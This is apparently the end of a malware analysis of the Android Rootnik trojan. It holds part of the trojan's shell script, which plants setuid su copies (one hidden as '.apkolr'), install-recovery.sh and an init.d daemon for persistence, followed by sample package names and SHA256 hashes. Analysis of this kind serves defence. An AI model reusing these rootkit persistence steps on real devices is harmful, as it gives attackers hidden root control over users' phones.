36 /data/data/$PKG_NAME/files/busybox chown 0.0 /system/xbin/daemonsu
37 /data/data/$PKG_NAME/files/busybox chmod 6755 /system/xbin/daemonsu
38 /data/data/$PKG_NAME/files/busybox cat /system/xbin/su > /system/xbin/daemonsu
39 /data/data/$PKG_NAME/files/busybox cat /system/xbin/su > /system/xbin/ku.sud
40 /data/data/$PKG_NAME/files/busybox chown 0.0 /system/xbin/ku.sud
41 /data/data/$PKG_NAME/files/busybox chmod 6755 /system/xbin/ku.sud
42 /data/data/$PKG_NAME/files/busybox cat /data/data/$PKG_NAME/files/install-recovery.sh >
43 /system/etc/install-recovery.sh
44 /data/data/$PKG_NAME/files/busybox chown 0.0 /system/etc/install-recovery.sh
45 /data/data/$PKG_NAME/files/busybox chmod 6755 /system/etc/install-recovery.sh
46 /data/data/$PKG_NAME/files/busybox cat /data/data/$PKG_NAME/files/99SuperSUDaemon >
   /system/etc/init.d/99SuperSUDaemon
```

```
/data/data/$PKG_NAME/files/busybox chown 0.0 /system/etc/init.d/99SuperSUDaemon
/data/data/$PKG_NAME/files/busybox chmod 6755 /system/etc/init.d/99SuperSUDaemon
/data/data/$PKG_NAME/files/busybox cat /system/bin/su > /system/bin/.apkolr
/data/data/$PKG_NAME/files/busybox chown 0.0 /system/bin/.apkolr
/data/data/$PKG_NAME/files/busybox chmod 6755 /system/bin/.apkolr
mount -o ro,remount /system
/data/data/$PKG_NAME/files/busybox mount -o ro,remount /system
echo "Now, script finish!"
```

99	

Rootnik Samples

Package Name: com.freeinternet1
SHA256: c1775e5fe89a0c8b1254e4d8a95686c56554b47f13e36d4f5cb551cb340f7021

Package Name: com.farproc.wifi.analyzer
SHA256: 0d612eb6d3ca2bbbc2aa33493065d8b4c3237f3cb262d48602181887ccea1afb

Package Name: com.name.costgeoUyI19
SHA256: 17a00e9e8a50a4e2ae0a2a5c88be0769a16c3fc90903dd1cf4f5b0b9b0aa1139

Package Name: net.three.basicIeVwjf43
SHA256: f6b7b22bbe572c1ac1d7ac7135e076da87491eb78a37f17654a4aa92d88ded24

Additional APK files written to system partition *by* Rootnik

Package Name: com.android.providers.network
SHA256: 3bab02ec7ab2480c65b824350b387b00fc7fd9359ebca34fb42dda340ccbf5b6

Package Name: com.android.providers.wifi
SHA256: dc76856ff79cfdda7b227635f204ff3341e01ea537022497f5c6a70dc46b0cea

Package Name: com.yc.aika
SHA256: ae4be03204419fd96c4e5085b6e3ddd542f39c53f9c9d0fed4eecaf823a1b26e

Package Name: mobi.superflashligh.supertorch
SHA256: 690d44802b3638688c7e93bf9dc85b39fbfa2e03b5763a571caf665c8803b13b

---